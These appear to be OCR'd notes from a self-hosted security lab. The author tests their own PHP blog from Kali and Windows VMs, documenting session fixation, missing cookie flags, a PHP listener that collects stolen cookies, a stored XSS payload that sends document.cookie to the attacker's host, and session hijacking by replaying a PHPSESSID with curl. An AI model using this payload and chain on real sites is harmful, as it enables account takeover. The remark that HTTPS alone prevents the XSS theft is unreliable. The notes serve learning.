
The application uses a PHP session cookie (PHPSESSID) without the HttpOnly, Secure, or SameSite attributes enabled. This allows client-side scripts to access the session token, enables transmission over unencrypted HTTP, and permits cross-site request usage. These weaknesses significantly increase the risk of session hijacking and CSRF attacks.

Session Fixation


Kali VM

In firefox, from a private window we have the site logged out. We can still see the cookie for the session token.

Token = q88ob70n7dsdnj6jv89bikr3lk



Logged in with same token.



CONFIRMED SESSION FIXATION


The application assigns a session identifier before authentication and does not regenerate it upon login, making it vulnerable to session fixation attacks.

Session Reuse Manual Test

token = PHPSESSID

Windows: First log in with ‘dev2’ user.

Inpsect page: Application tab



Open Cookies dropdown, select localhost.

PHPSESSID = COPY_THIS_TOKEN

Copy the token, we will use it in cali to log in the same session as ‘dev2’

`1v54ikcto2sj25fuuitq4fqe8i`

Python listener from Kali VM

Setting Up a Local PHP Listener on Kali

This creates a directory to store the attack files and moves into it. A PHP script (steal.php) is created to receive incoming data. The built in PHP server is started on port 8888 to listen for incoming HTTP requests.

```
┌──(alkicorp㉿kali)-[~]
└─$ mkdir -p /tmp/cookiestealer


┌──(alkicorp㉿kali)-[~]
└─$ cd /tmp/cookiestealer

┌──(alkicorp㉿kali)-[/tmp/cookiestealer]
└─$ nano steal.php

┌──(alkicorp㉿kali)-[/tmp/cookiestealer]
└─$ cd ~

┌──(alkicorp㉿kali)-[~]
└─$ cd /tmp/cookiestealer

┌──(alkicorp㉿kali)-[/tmp/cookiestealer]
└─$ php -S 0.0.0.0:8888
[Mon Feb  2 23:43:58 2026] PHP 8.4.11 Development Server (http://0.0.0.0:8888) started
```

Send HTTP GET request to server with curl

Curl sends an HTTP request to a URL the same way a browser would. In this case, it contacted our PHP listener and delivered c=test123, simulating stolen data being received by the attacker.

`curl "http://192.168.244.130:8888/steal.php?c=test123"`

```
┌──(alkicorp㉿kali)-[~]
└─$ curl "http://127.0.0.1:8888/steal.php?c=test123"

Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output
Warning: it to your terminal anyway, or consider "--output <FILE>" to save to a file.

┌──(alkicorp㉿kali)-[~]
└─$
```

Test listener.

`cat /tmp/cookiestealer/stolen.txt`


```
┌──(alkicorp㉿kali)-[~]
└─$ cat /tmp/cookiestealer/stolen.txt
2026-02-03 04:45:36 | 127.0.0.1 | test123
```


Get IP of Kali VM

hostname -I | awk '{print $1}'

XSS Malicious comment


<script>new Image().src="http://192.168.244.130:8888/steal.php?c="+encodeURIComponent(document.cookie);</script>






Listener after users view the malicious comment.

cat /tmp/cookiestealer/stolen.txt



Windows perspective.



Anyone including Kali and Windows VM on this localhost server will be vulnerable to this XSS attack when using a HTTP connection. To prevent this, use a HTTPS secured connection to encrypt all data passing in the connection. The listener will not have access to plaintext data anymore.

Log in attempt

Kali Terminal Curl Version:

```
┌──(alkicorp㉿kali)-[~]
└─$ curl -b "PHPSESSID=1v54ikcto2sj25fuuitq4fqe8i" http://192.168.244.131/alkicorp-php/index.php
```

TERMINAL OUPUT:


```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
```


```
    <title>Alki Corp Blog</title>
    <link rel="stylesheet" href="style.css">
  </head>
  <body>
    <div class="container">
      <h1>Alki Corp Blog</h1>
      <p class="muted">
        Welcome, dev2 |
        <a href="logout.php">Logout</a>
      </p>
      <p><a href="new_post.php">Create Post</a></p>
            <div class="card">
          <h2>Steal my session token mr. hacker guy</h2>
          <p>Triple dog dare you. </p>
          <p>
            <a href="view.php?id=3">View</a>
            |
            <a href="delete.php?id=3">Delete</a>
          </p>
        </div>
            <div class="card">
          <h2>test</h2>
          <p><script>alert("XSS")</script></p>
          <p>
            <a href="view.php?id=2">View</a>
            |
            <a href="delete.php?id=2">Delete</a>
          </p>
        </div>
            <div class="card">
          <h2>Kali sign up confirmed</h2>
          <p>The connection on localhost works. </p>
          <p>
            <a href="view.php?id=1">View</a>
            |
            <a href="delete.php?id=1">Delete</a>
          </p>
        </div>
          </div>
  </body>
</html>
```

Terminal window of the same output from Kali.

```
alkicorp@kali: ~
Session  Actions  Edit  View  Help
┌──(alkicorp㉿kali)-[~]
└─$ curl -b "PHPSESSID=1v54ikcto2sj25fuuitq4fqe8i" http://192.168.244.131/alkicorp-php/ind
ex.php
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Alki Corp Blog</title>
    <link rel="stylesheet" href="style.css">
  </head>
  <body>
    <div class="container">
      <h1>Alki Corp Blog</h1>
      <p class="muted">
        Welcome, dev2 |
        <a href="logout.php">Logout</a>
      </p>
      <p><a href="new_post.php">Create Post</a></p>
            <div class="card">
        <h2>Steal my session token mr. hacker guy</h2>
        <p>Triple dog dare you. </p>
        <p>
          <a href="view.php?id=3">View</a>
          |
          <a href="delete.php?id=3">Delete</a>
        </p>
      </div>
            <div class="card">
        <h2>test</h2>
        <p><script>alert("XSS")</script></p>
        <p>
          <a href="view.php?id=2">View</a>
          |
          <a href="delete.php?id=2">Delete</a>
        </p>
      </div>
            <div class="card">
```


Browser:





Here we see both browsers are logged into the same account ‘dev2’

